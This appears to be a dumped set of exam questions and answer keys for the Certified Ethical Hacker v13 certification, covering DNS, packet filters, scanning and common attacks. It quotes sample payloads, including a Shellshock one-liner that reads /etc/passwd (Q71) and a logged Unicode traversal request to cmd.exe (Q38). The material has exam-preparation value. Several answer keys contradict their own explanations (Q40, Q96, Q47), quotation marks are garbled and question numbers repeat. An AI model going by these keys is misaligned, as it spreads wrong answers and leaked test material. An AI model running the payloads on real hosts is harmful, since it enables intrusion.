EC-Council

Exam Questions 312-50v13

Certified Ethical Hacker v13

NEW QUESTION 1
- (Topic 1)
A zone file consists of which of the following Resource Records (RRs)?

A. DNS, NS, AXFR, and MX records
B. DNS, NS, PTR, and MX records
C. SOA, NS, AXFR, and MX records
D. SOA, NS, A, and MX records

Answer: D

NEW QUESTION 2
- (Topic 1)
Bob is acknowledged as a hacker of repute and is popular among visitors of "underground" sites.
Bob is willing to share his knowledge with those who are willing to learn, and many have expressed their interest in learning from him. However, this knowledge has a risk associated with it, as it can be used for malevolent attacks as well.
In this context, what would be the most effective method to bridge the knowledge gap between the "black" hats or crackers and the "white" hats or computer security professionals? (Choose the test answer.)

A. Educate everyone with books, articles and training on risk analysis, vulnerabilities and safeguards.
B. Hire more computer security monitoring personnel to monitor computer systems and networks.
C. Make obtaining either a computer security certification or accreditation easier to achieve so more individuals feel that they are a part of something larger than life.
D. Train more National Guard and reservist in the art of computer security to help out in times of emergency or crises.

Answer: A

NEW QUESTION 3
- (Topic 1)
You are a Network Security Officer. You have two machines. The first machine (192.168.0.99) has snort installed, and the second machine (192.168.0.150) has kiwi syslog installed. You perform a syn scan in your network, and you notice that kiwi syslog is not receiving the alert message from snort. You decide to run wireshark in the snort machine to check if the messages are going to the kiwi syslog machine. What Wireshark filter will show the connections from the snort machine to kiwi syslog machine?

A. tcp.srcport= = 514 && ip.src= = 192.168.0.99
B. tcp.srcport= = 514 && ip.src= = 192.168.150
C. tcp.dstport= = 514 && ip.dst= = 192.168.0.99
D. tcp.dstport= = 514 && ip.dst= = 192.168.0.150

Answer: D

NEW QUESTION 4
- (Topic 1)
Which of the following tools can be used to perform a zone transfer?

A. NSLookup
B. Finger
C. Dig
D. Sam Spade
E. Host
F. Netcat
G. Neotrace

Answer: ACDE

NEW QUESTION 5
- (Topic 1)
A large company intends to use Blackberry for corporate mobile phones and a security analyst is assigned to evaluate the possible threats. The analyst will use the Blackjacking attack method to demonstrate how an attacker could circumvent perimeter defenses and gain access to the Prometric Online Testing – Reports https://ibt1.prometric.com/users/custom/report_queue/rq_str... corporate network. What tool should the analyst use to perform a Blackjacking attack?

A. Paros Proxy
B. BBProxy
C. Blooover
D. BBCrack

Answer: B

NEW QUESTION 6
- (Topic 1)
Which of the following is not a Bluetooth attack?

A. Bluedriving
B. Bluesmacking
C. Bluejacking
D. Bluesnarfing

Answer: A

Explanation:
https://github.com/verovaleros/bluedriving
Bluedriving is a bluetooth wardriving utility. It can capture bluetooth devices, lookup their services, get GPS information and present everything in a nice web page. It can search for and show a lot of information about the device, the GPS address and the historic location of devices on a map. The main motivation of this tool is to research about the targeted surveillance of people by means of its cellular phone or car. With this tool you can capture information about bluetooth devices and show, on a map, the points where you have seen the same device in the past.

NEW QUESTION 7
- (Topic 1)
Bob, a network administrator at BigUniversity, realized that some students are connecting their notebooks in the wired network to have Internet access. In the university campus, there are many Ethernet ports available for professors and authorized visitors but not for students.
He identified this when the IDS alerted for malware activities in the network. What should Bob do to avoid this problem?

A. Disable unused ports in the switches
B. Separate students in a different VLAN
C. Use the 802.1x protocol
D. Ask students to use the wireless network

Answer: C

NEW QUESTION 8
- (Topic 1)
Bob is doing a password assessment for one of his clients. Bob suspects that security policies are not in place. He also suspects that weak passwords are probably the norm throughout the company he is evaluating. Bob is familiar with password weaknesses and key loggers.
Which of the following options best represents the means that Bob can adopt to retrieve passwords from his clients hosts and servers?

A. Hardware, Software, and Sniffing.
B. Hardware and Software Keyloggers.
C. Passwords are always best obtained using Hardware key loggers.
D. Software only, they are the most effective.

Answer: A

NEW QUESTION 9
- (Topic 1)
You are the Network Admin, and you get a complaint that some of the websites are no longer accessible. You try to ping the servers and find them to be reachable. Then you type the IP address and then you try on the browser, and find it to be accessible. But they are not accessible when you try using the URL.
What may be the problem?

A. Traffic is Blocked on UDP Port 53
B. Traffic is Blocked on TCP Port 80
C. Traffic is Blocked on TCP Port 54
D. Traffic is Blocked on UDP Port 80

Answer: A

Explanation:
Most likely have an issue with DNS.
DNS stands for ??Domain Name System.?? It??s a system that lets you connect to websites by
matching human-readable domain names (like example.com) with the server's unique ID where a website is stored.
Think of the DNS system as the internet??s phonebook. It lists domain names with their corresponding identifiers called IP addresses, instead of listing people??s names with their phone numbers. When a user enters a domain name like wpbeginner.com on their device, it looks up the IP address and connects them to the physical location where that website is stored.
NOTE: Often DNS lookup information will be cached locally inside the querying computer or remotely in the DNS infrastructure. There are typically 8 steps in a DNS lookup. When DNS information is cached, steps are skipped from the DNS lookup process, making it quicker. The example below outlines all 8 steps when nothing is cached.
The 8 steps in a DNS lookup:
* 1. A user types ??example.com?? into a web browser, and the query travels into the Internet and is received by a DNS recursive resolver;
* 2. The resolver then queries a DNS root nameserver;
* 3. The root server then responds to the resolver with the address of a Top-Level Domain (TLD) DNS server (such as .com or .net), which stores the information for its domains. When searching for example.com, our request is pointed toward the .com TLD;
* 4. The resolver then requests the .com TLD;
* 5. The TLD server then responds with the IP address of the domain??s nameserver, example.com;
* 6. Lastly, the recursive resolver sends a query to the domain??s nameserver;
* 7. The IP address for example.com is then returned to the resolver from the nameserver;
* 8. The DNS resolver then responds to the web browser with the IP address of the domain requested initially;
Once the 8 steps of the DNS lookup have returned the IP address for example.com, the browser can request the web page:
* 9. The browser makes an HTTP request to the IP address;
* 10. The server at that IP returns the webpage to be rendered in the browser.
NOTE 2: DNS primarily uses the User Datagram Protocol (UDP) on port number 53 to serve requests. And if this port is blocked, then a problem arises already in the first step. But the ninth step is performed without problems.

NEW QUESTION 10
- (Topic 1)
Which of the following tools is used to analyze the files produced by several packet-capture programs such as tcpdump, WinDump, Wireshark, and EtherPeek?

A. tcptrace

B. Nessus
C. OpenVAS
D. tcptraceroute

Answer: A

NEW QUESTION 10
- (Topic 1)
An attacker has installed a RAT on a host. The attacker wants to ensure that when a user attempts to go to "www.MyPersonalBank.com", the user is directed to a phishing site.
Which file does the attacker need to modify?

A. Boot.ini
B. Sudoers
C. Networks
D. Hosts

Answer: D

NEW QUESTION 13
- (Topic 1)
PGP, SSL, and IKE are all examples of which type of cryptography?

A. Digest
B. Secret Key
C. Public Key
D. Hash Algorithm

Answer: C

NEW QUESTION 14
- (Topic 1)
Steve, a scientist who works in a governmental security agency, developed a technological solution to identify people based on walking patterns and implemented this approach to a physical control access.
A camera captures people walking and identifies the individuals using Steve??s approach. After that, people must approximate their RFID badges. Both the identifications are
required to open the door. In this case, we can say:

A. Although the approach has two phases, it actually implements just one authentication factor
B. The solution implements the two authentication factors: physical object and physical characteristic
C. The solution will have a high level of false positives
D. Biological motion cannot be used to identify people

Answer: B

NEW QUESTION 17
- (Topic 1)
A company??s policy requires employees to perform file transfers using protocols which encrypt traffic. You suspect some employees are still performing file transfers using unencrypted protocols because the employees do not like changes. You have positioned a network sniffer to capture traffic from the laptops used by employees in the data ingest department. Using Wireshark to examine the captured traffic, which command can be used as display filter to find unencrypted file transfers?

A. tcp.port = = 21
B. tcp.port = 23
C. tcp.port = = 21 | | tcp.port = =22
D. tcp.port ! = 21

Answer: A

NEW QUESTION 18
- (Topic 1)
Which of the following represents the initial two commands that an IRC client sends to join an IRC network?

A. USER, NICK
B. LOGIN, NICK
C. USER, PASS
D. LOGIN, USER

Answer: A

NEW QUESTION 22
- (Topic 1)
Which of the following statements about a zone transfer is correct? (Choose three.)

A. A zone transfer is accomplished with the DNS
B. A zone transfer is accomplished with the nslookup service
C. A zone transfer passes all zone information that a DNS server maintains

D. A zone transfer passes all zone information that a nslookup server maintains
E. A zone transfer can be prevented by blocking all inbound TCP port 53 connections
F. Zone transfers cannot occur on the Internet

Answer: ACE

NEW QUESTION 24
- (Topic 1)
One of your team members has asked you to analyze the following SOA record.
What is the TTL? Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.)

A. 200303028
B. 3600
C. 604800
D. 2400
E. 60
F. 4800

Answer: D

NEW QUESTION 28
- (Topic 1)
Which method of password cracking takes the most time and effort?

A. Dictionary attack
B. Shoulder surfing
C. Rainbow tables
D. Brute force

Answer: D

Explanation:
Brute-force attack when an attacker uses a set of predefined values to attack a target and analyze the response until he succeeds. Success depends on the set of predefined values. It will take more time if it is larger, but there is a better probability of success. In a traditional brute-force attack, the passcode or password is incrementally increased by one letter/number each time until the right passcode/password is found.

NEW QUESTION 31
- (Topic 1)
A technician is resolving an issue where a computer is unable to connect to the Internet using a wireless access point. The computer is able to transfer files locally to other machines, but cannot successfully reach the Internet. When the technician examines the IP address and default gateway they are both on the 192.168.1.0/24. Which of the following has occurred?

A. The computer is not using a private IP address.
B. The gateway is not routing to a public IP address.
C. The gateway and the computer are not on the same network.
D. The computer is using an invalid IP address.

Answer: B

Explanation:
https://en.wikipedia.org/wiki/Private_network
In IP networking, a private network is a computer network that uses private IP address space. Both the IPv4 and the IPv6 specifications define private IP address ranges. These addresses are commonly used for local area networks (LANs) in residential, office, and enterprise environments.
Private network addresses are not allocated to any specific organization. Anyone may use these addresses without approval from regional or local Internet registries. Private IP address spaces were originally defined to assist in delaying IPv4 address exhaustion. IP packets originating from or addressed to a private IP address cannot be routed through the public Internet.
The Internet Engineering Task Force (IETF) has directed the Internet Assigned Numbers Authority (IANA) to reserve the following IPv4 address ranges for private networks:
· 10.0.0.0 – 10.255.255.255
· 172.16.0.0 – 172.31.255.255
· 192.168.0.0 – 192.168.255.255
Backbone routers do not allow packets from or to internal IP addresses. That is, intranet machines, if no measures are taken, are isolated from the Internet. However, several technologies allow such machines to connect to the Internet.
· Mediation servers like IRC, Usenet, SMTP and Proxy server
· Network address translation (NAT)
· Tunneling protocol
NOTE: So, the problem is just one of these technologies.

NEW QUESTION 34
- (Topic 1)
Which system consists of a publicly available set of databases that contain domain name registration contact information?

A. WHOIS
B. CAPTCHA
C. IANA
D. IETF

Answer: A

NEW QUESTION 36
- (Topic 1)
Which of the following is a low-tech way of gaining unauthorized access to systems?

A. Social Engineering
B. Eavesdropping
C. Scanning
D. Sniffing

Answer: A

NEW QUESTION 38
- (Topic 1)
Study the following log extract and identify the attack.

```
12/26-07:06:22:31.167035 207.219.207.240:1882 -> 172.16.1.106:80
TCP TTL:13 TTL:50 TOS:0x0 IP:53476 DFF
***AP*** Seq: 0x2BDC107 Ack: 0x1CB9F186 Win: 0x2238 TcpLen: 20
47 45 54 20 2F 6D 73 61 64 63 2F 2E 2E C0 AF 2E GET /msadc/.....
2E 2F 2E 2E C0 AF 2E 2E 2F 2E 2E C0 AF 2E 2E 2F ./....../....../
77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63 winnt/system32/c
6D 64 2E 65 78 65 3F 2F 63 2B 64 69 72 2B 63 3A md.exe?/c+dir+c:
5C 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 \ HTTP/1.1..Acce
70 74 3A 20 69 6D 61 67 65 2F 67 69 66 2C 20 69 pt: image/gif, i
6D 61 67 65 2F 78 2D 78 62 69 74 6D 61 70 2C 20 mage/x-xbitmap
69 6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 image/jpeg, imag
65 2F 70 6A 70 65 67 2C 20 61 70 70 6C 69 63 61 e/pjpeg, applica
74 69 6F 6E 2F 76 6E 64 2E 6D 73 2D 65 78 63 65 tion/vnd.ms-exce
6C 2C 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6D l, application/m
73 77 6F 72 64 2C 20 61 70 70 6C 69 63 61 74 69 sword, applicati
6F 6E 2F 76 6E 64 2E 6D 73 2D 70 6F 77 65 72 70 on/vnd.ms-powerp
6F 69 6E 74 2C 20 2A 2F 2A 0D 0A 41 63 63 65 70 oint, */*..Accep
74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 ozilla/age: en-u
73 0D 0A 61 6C 65 3B 20 4D 53 49 45 20 35 2E 30 atible;pt-Encod)
6E 67 3A 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A 1; Windo, deflat
65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D e..User-Agent: M
6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 ozilla/4.0 (comp
61 74 69 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 atible; MSIE 5.0
31 3B 20 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A 1; Windows 95)..
48 6F 73 74 3A 20 6C 61 62 2E 77 69 72 65 74 72 Host: lib.bvxttr
69 70 2E 6E 65 74 0D 0A 43 6F 6E 6E 65 63 74 69 ip.org..Connecti
6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A on: Keep-Alive..
43 6F 6F 6B 69 65 3A 20 41 53 50 53 45 53 53 49 Cookie: ASPSESSI
4F 4E 49 44 47 51 51 51 51 51 5A 55 3D 4B 4E 4F ONIDGQQQQQZU=KNO
48 4D 4F 4A 41 4B 50 46 4F 50 48 4D 4C 41 50 4E HMOJAKPFOPHMLAPN
49 46 49 46 42 0D 0A 0D 0A 41 50 4E 49 46 49 46 IFIFB....APNIFIF
42 0D 0A 0D 0A B....
```

A. Hexcode Attack
B. Cross Site Scripting
C. Multiple Domain Traversal Attack
D. Unicode Directory Traversal Attack

Answer: D

NEW QUESTION 40
- (Topic 1)
The ??Gray-box testing?? methodology enforces what kind of restriction?

A. Only the external operation of a system is accessible to the tester.
B. The internal operation of a system in only partly accessible to the tester.
C. Only the internal operation of a system is known to the tester.
D. The internal operation of a system is completely known to the tester.

Answer: D

Explanation:
White-box testing (also known as clear box testing, glass box testing, transparent box testing, and structural testing) is a method of software testing that tests internal structures or workings of an application, as opposed to its functionality (i.e. black-box testing). In white-box testing, an internal perspective of the system, as well as programming skills, are used to design test cases. The tester chooses inputs to exercise paths through the code and determine the expected outputs. This is analogous to testing nodes in a circuit, e.g. in- circuit testing (ICT). White-box testing can be applied at the unit, integration and system levels of the software testing process. Although traditional testers tended to think of white- box testing as being done at the unit level, it is used for integration and system testing more frequently today. It can test paths within a unit, paths between units during integration, and between subsystems during a system-level test. Though this method of test design can uncover many errors or problems, it has the potential to miss unimplemented parts of the specification or missing requirements.
Where white-box testing
is design-driven,[1] that is, driven exclusively by agreed specifications of how each component of the software is required to behave (as in DO-178C and ISO 26262 processes) then white-box test techniques can accomplish assessment for unimplemented or missing requirements.
White-box test design techniques include the following code coverage criteria:
· Control flow testing
· Data flow testing
· Branch testing
· Statement coverage
· Decision coverage
· Modified condition/decision coverage
· Prime path testing
· Path testing

NEW QUESTION 42
- (Topic 1)
Why should the security analyst disable/remove unnecessary ISAPI filters?

A. To defend against social engineering attacks
B. To defend against webserver attacks
C. To defend against jailbreaking
D. To defend against wireless attacks

Answer: B

NEW QUESTION 46
- (Topic 1)
Scenario1:
* 1. Victim opens the attacker's web site.
* 2. Attacker sets up a web site which contains interesting and attractive content like 'Do you want to make $1000 in a day?'.
* 3. Victim clicks to the interesting and attractive content URL.
* 4. Attacker creates a transparent 'iframe' in front of the URL which victim attempts to click, so victim thinks that he/she clicks to the 'Do you want to make $1000 in a day?' URL but actually he/she clicks to the content or URL that exists in the transparent 'iframe' which is setup by the attacker.
What is the name of the attack which is mentioned in the scenario?

A. Session Fixation
B. HTML Injection
C. HTTP Parameter Pollution
D. Clickjacking Attack

Answer: D

Explanation:
https://en.wikipedia.org/wiki/Clickjacking
Clickjacking is an attack that tricks a user into clicking a webpage element which is invisible or disguised as another element. This can cause users to unwittingly download malware, visit malicious web pages, provide credentials or sensitive information, transfer money, or purchase products online.
Typically, clickjacking is performed by displaying an invisible page or HTML element, inside an iframe, on top of the page the user sees. The user believes they are clicking the visible page but in fact they are clicking an invisible element in the additional page transposed on top of it.

NEW QUESTION 47
- (Topic 1)
What is one of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS?

A. Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.
B. Symmetric algorithms such as AES provide a failsafe when asymmetric methods fail.
C. Symmetric encryption allows the server to security transmit the session keys out-of- band.
D. Asymmetric cryptography is computationally expensive in compariso
E. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.

Answer: A

NEW QUESTION 48
- (Topic 1)
If a tester is attempting to ping a target that exists but receives no response or a response that states the destination is unreachable, ICMP may be disabled and

the network may be using TCP. Which other option could the tester use to get a response from a host using TCP?

A. Traceroute
B. Hping
C. TCP ping
D. Broadcast ping

Answer: B

Explanation:
https://tools.kali.org/information-gathering/hping3 http://www.carnal0wnage.com/papers/LSO-Hping2-Basics.pdf

NEW QUESTION 52
- (Topic 1)
What ports should be blocked on the firewall to prevent NetBIOS traffic from not coming through the firewall if your network is comprised of Windows NT, 2000, and XP?

A. 110
B. 135
C. 139
D. 161
E. 445
F. 1024

Answer: BCE

NEW QUESTION 53
- (Topic 1)
You have the SOA presented below in your Zone.
Your secondary servers have not been able to contact your primary server to synchronize information. How long will the secondary servers attempt to contact the primary server before it considers that zone is dead and stops responding to queries?
collegae.edu.SOA, cikkye.edu ipad.college.edu. (200302028 3600 3600 604800 3600)

A. One day
B. One hour
C. One week
D. One month

Answer: C

NEW QUESTION 58
- (Topic 1)
The collection of potentially actionable, overt, and publicly available information is known as

A. Open-source intelligence
B. Real intelligence
C. Social intelligence
D. Human intelligence

Answer: A

NEW QUESTION 62
- (Topic 1)
What does the –oX flag do in an Nmap scan?

A. Perform an eXpress scan
B. Output the results in truncated format to the screen
C. Output the results in XML format to a file
D. Perform an Xmas scan

Answer: C

Explanation:
https://nmap.org/book/man-output.html
-oX <filespec> - Requests that XML output be directed to the given filename.

NEW QUESTION 67
- (Topic 1)
What term describes the amount of risk that remains after the vulnerabilities are classified and the countermeasures have been deployed?

A. Residual risk
B. Impact risk
C. Deferred risk
D. Inherent risk

Answer: A

Explanation:

https://en.wikipedia.org/wiki/Residual_risk
The residual risk is the risk or danger of an action or an event, a method or a (technical) process that, although being abreast with science, still conceives these dangers, even if all theoretically possible safety measures would be applied (scientifically conceivable measures); in other words, the amount of risk left over after natural or inherent risks have been reduced by risk controls.
· Residual risk = (Inherent risk) – (impact of risk controls)

NEW QUESTION 71
- (Topic 1)
env x=??(){ :;};echo exploit?? bash –c ??cat/etc/passwd??
What is the Shellshock bash vulnerability attempting to do on a vulnerable Linux host?

A. Removes the passwd file
B. Changes all passwords in passwd
C. Add new user to the passwd file
D. Display passwd content to prompt

Answer: D

NEW QUESTION 75
- (Topic 1)
In the field of cryptanalysis, what is meant by a ??rubber-hose?? attack?

A. Forcing the targeted keystream through a hardware-accelerated device such as an ASIC.
B. A backdoor placed into a cryptographic algorithm by its creator.
C. Extraction of cryptographic secrets through coercion or torture.
D. Attempting to decrypt ciphertext by making logical assumptions about the contents of the original plaintext.

Answer: C

Explanation:
A powerful and often the most effective cryptanalysis method in which the attack is directed at the most vulnerable link in the cryptosystem - the person. In this attack, the cryptanalyst uses blackmail, threats, torture, extortion, bribery, etc. This method's main advantage is the decryption time's fundamental independence from the volume of secret information, the length of the key, and the cipher's mathematical strength.
The method can reduce the time to guess a password, for example, for AES, to an acceptable level; however, it requires special authorization from the relevant regulatory authorities. Therefore, it is outside the scope of this course and is not considered in its practical part.

NEW QUESTION 76
- (Topic 1)
An Intrusion Detection System (IDS) has alerted the network administrator to a possibly malicious sequence of packets sent to a Web server in the network??s external DMZ. The packet traffic was captured by the IDS and saved to a PCAP file. What type of network tool can be used to determine if these packets are genuinely malicious or simply a false positive?

A. Protocol analyzer
B. Network sniffer
C. Intrusion Prevention System (IPS)
D. Vulnerability scanner

Answer: A

NEW QUESTION 78
- (Topic 1)
An attacker with access to the inside network of a small company launches a successful STP manipulation attack. What will he do next?

A. He will create a SPAN entry on the spoofed root bridge and redirect traffic to his computer.
B. He will activate OSPF on the spoofed root bridge.
C. He will repeat this action so that it escalates to a DoS attack.
D. He will repeat the same attack against all L2 switches of the network.

Answer: A

NEW QUESTION 81
- (Topic 1)
An attacker, using a rogue wireless AP, performed an MITM attack and injected an HTML code to embed a malicious applet in all HTTP connections.
When users accessed any page, the applet ran and exploited many machines. Which one of the following tools the hacker probably used to inject HTML code?

A. Wireshark
B. Ettercap
C. Aircrack-ng
D. Tcpdump

Answer: B

NEW QUESTION 82
- (Topic 1)
During a recent security assessment, you discover the organization has one Domain Name Server (DNS) in a Demilitarized Zone (DMZ) and a second DNS server on the internal network.
What is this type of DNS configuration commonly called?

A. DynDNS
B. DNS Scheme
C. DNSSEC
D. Split DNS

Answer: D

NEW QUESTION 85
- (Topic 2)
which of the following information security controls creates an appealing isolated environment for hackers to prevent them from compromising critical targets while simultaneously gathering information about the hacker?

A. intrusion detection system
B. Honeypot
C. Botnet D Firewall

Answer: B

Explanation:
A honeypot may be a trap that an IT pro lays for a malicious hacker, hoping that they will interact with it during a way that gives useful intelligence. It??s one among the oldest security measures in IT, but beware: luring hackers onto your network, even on an isolated system, are often a dangerous game.honeypot may be a good starting place: ??A honeypot may be a computer or computing system intended to mimic likely targets of cyberattacks.?? Often a honeypot are going to be deliberately configured with known vulnerabilities in situation to form a more tempting or obvious target for attackers. A honeypot won??t contain production data or participate in legitimate traffic on your network
— that??s how you??ll tell anything happening within it??s a results of an attack. If someone??s stopping by, they??re up to no good.That definition covers a various array of systems, from bare-bones virtual machines that only offer a couple of vulnerable systems to ornately constructed fake networks spanning multiple servers. and therefore the goals of these who build honeypots can vary widely also , starting from defense thorough to academic research. additionally , there??s now an entire marketing category of deception technology that, while not meeting the strict definition of a honeypot, is certainly within the same family. But we??ll get thereto during a moment.honeypots aim to permit close analysis of how hackers do their dirty work. The team controlling the honeypot can watch the techniques hackers use to infiltrate systems, escalate privileges, and otherwise run amok through target networks. These sorts of honeypots are found out by security companies, academics, and government agencies looking to look at the threat landscape. Their creators could also be curious about learning what kind of attacks are out there, getting details on how specific sorts of attacks work, or maybe trying to lure a specific hackers within the hopes of tracing the attack back to its source. These systems are often inbuilt fully isolated lab environments, which ensures that any breaches don??t end in non-honeypot machines falling prey to attacks.Production honeypots, on the opposite hand, are usually deployed in proximity to some organization??s production infrastructure, though measures are taken to isolate it the maximum amount as possible. These honeypots often serve both as bait to distract hackers who could also be trying to interrupt into that organization??s network, keeping them faraway from valuable data or services; they will also function a canary within the coalpit , indicating that attacks are underway and are a minimum of partially succeeding.

NEW QUESTION 87
- (Topic 2)
You are a penetration tester working to test the user awareness of the employees of the client xyz. You harvested two employees' emails from some public sources and are creating a client-side backdoor to send it to the employees via email. Which stage of the cyber kill chain are you at?

A. Reconnaissance
B. Command and control
C. Weaponization
D. Exploitation

Answer: C

Explanation:
Weaponization
The adversary analyzes the data collected in the previous stage to identify the vulnerabilities and techniques that can exploit and gain unauthorized access to the target organization. Based on the vulnerabilities identified during analysis, the adversary
selects or creates a tailored deliverable malicious payload (remote-access malware weapon) using an exploit and a backdoor to send it to the victim. An adversary may target specific network devices, operating systems, endpoint devices, or even individuals within the organization to carry out their attack. For example, the adversary
may send a phishing email to an employee of the target organization, which may include a malicious attachment such as a virus or worm that, when downloaded, installs a backdoor on the system that allows remote access to the adversary. The following are the activities of the adversary: o Identifying appropriate malware payload based on the analysis o Creating a new malware payload or selecting, reusing, modifying the available malware payloads based on the identified vulnerability
o Creating a phishing email campaign o Leveraging exploit kits and botnets
https://en.wikipedia.org/wiki/Kill_chain
The Cyber Kill Chain consists of 7 steps: Reconnaissance, weaponization, delivery, exploitation, installation, command and control, and finally, actions on objectives. Below you can find detailed information on each.
* 1. Reconnaissance: In this step, the attacker/intruder chooses their target. Then they conduct in-depth research on this target to identify its vulnerabilities that can be exploited.
* 2. Weaponization: In this step, the intruder creates a malware weapon like a virus, worm, or such to exploit the target's vulnerabilities. Depending on the target and the purpose of the attacker, this malware can exploit new, undetected vulnerabilities (also known as the zero-day exploits) or focus on a combination of different vulnerabilities.
* 3. Delivery: This step involves transmitting the weapon to the target. The intruder/attacker can employ different USB drives, e-mail attachments, and websites for this purpose.
* 4. Exploitation: In this step, the malware starts the action. The program code of the
malware is triggered to exploit the target??s vulnerability/vulnerabilities.
* 5. Installation: In this step, the malware installs an access point for the intruder/attacker. This access point is also known as the backdoor.
* 6. Command and Control: The malware gives the intruder/attacker access to the network/system.
* 7. Actions on Objective: Once the attacker/intruder gains persistent access, they finally take action to fulfill their purposes, such as encryption for ransom, data exfiltration, or even data destruction.

NEW QUESTION 92

- (Topic 2)
Jim, a professional hacker, targeted an organization that is operating critical Industrial Infrastructure. Jim used Nmap to scan open pons and running services on systems connected to the organization's OT network. He used an Nmap command to identify Ethernet/IP devices connected to the Internet and further gathered Information such as the vendor name, product code and name, device name, and IP address. Which of the following Nmap commands helped Jim retrieve the required information?

A. nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p < Port List > < Target IP >
B. nmap -Pn -sU -p 44818 --script enip-info < Target IP >
C. nmap -Pn -sT -p 46824 < Target IP >
D. nmap -Pn -sT -p 102 --script s7-info < Target IP >

Answer: B

Explanation:
https://nmap.org/nsedoc/scripts/enip-info.html Example Usage enip-info:
- nmap --script enip-info -sU -p 44818 <host>
This NSE script is used to send a EtherNet/IP packet to a remote device that has TCP 44818 open. The script will send a Request Identity Packet and once a response is received, it validates that it was a proper response to the command that was sent, and then will parse out the data. Information that is parsed includes Device Type, Vendor ID, Product name, Serial Number, Product code, Revision Number, status, state, as well as the Device IP.
This script was written based of information collected by using the the Wireshark dissector for CIP, and EtherNet/IP, The original information was collected by running a modified version of the ethernetip.py script (https://github.com/paperwork/pyenip)

NEW QUESTION 96
- (Topic 2)
Harry. a professional hacker, targets the IT infrastructure of an organization. After preparing for the attack, he attempts to enter the target network using techniques such as sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Using these techniques, he successfully deployed malware on the target system to establish an outbound connection. What is the APT lifecycle phase that Harry is currently executing?

A. Preparation
B. Cleanup
C. Persistence
D. initial intrusion

Answer: A

Explanation:
After the attacker completes preparations, subsequent step is an effort to realize an edge within the target??s environment. a particularly common entry tactic is that the use of spearphishing emails containing an internet link or attachment. Email links usually cause sites where the target??s browser and related software are subjected to varied exploit techniques or where the APT actors plan to social engineer information from the victim which will be used later. If a successful exploit takes place, it installs an initial malware payload on the victim??s computer. Figure 2 illustrates an example of a spearphishing email that contains an attachment. Attachments are usually executable malware, a zipper or other archive containing malware, or a malicious Office or Adobe PDF (Portable Document Format) document that exploits vulnerabilities within the victim??s applications to ultimately execute malware on the victim??s computer. Once the user has opened a malicious file using vulnerable software, malware is executing on the target system. These phishing emails are often very convincing and difficult to differentiate from legitimate email messages. Tactics to extend their believability include modifying legitimate documents from or associated with the organization. Documents are sometimes stolen from the organization or their collaborators during previous exploitation operations. Actors modify the documents by adding exploits and malicious code then send them to the victims. Phishing emails are commonly sent through previously compromised email servers, email accounts at organizations associated with the target or public email services. Emails also can be sent through mail relays with modified email headers to form the messages appear to possess originated from legitimate sources. Exploitation of vulnerabilities on public- facing servers is another favorite technique of some APT groups. Though this will be accomplished using exploits for known vulnerabilities, 0-days are often developed or purchased to be used in intrusions as required .
Gaining an edge within the target environment is that the primary goal of the initial intrusion. Once a system is exploited, the attacker usually places malware on the compromised system and uses it as a jump point or proxy for further actions. Malware placed during the initial intrusion phase is usually an easy downloader, basic Remote Access Trojan or an easy shell. Figure 3 illustrates a newly infected system initiating an outbound connection to notify the APT actor that the initial intrusion attempt was successful which it??s able to accept commands.

NEW QUESTION 97
- (Topic 2)
The tools which receive event logs from servers, network equipment, and applications, and perform analysis and correlation on those logs, and can generate alarms for security relevant issues, are known as what?

A. network Sniffer
B. Vulnerability Scanner
C. Intrusion prevention Server
D. Security incident and event Monitoring

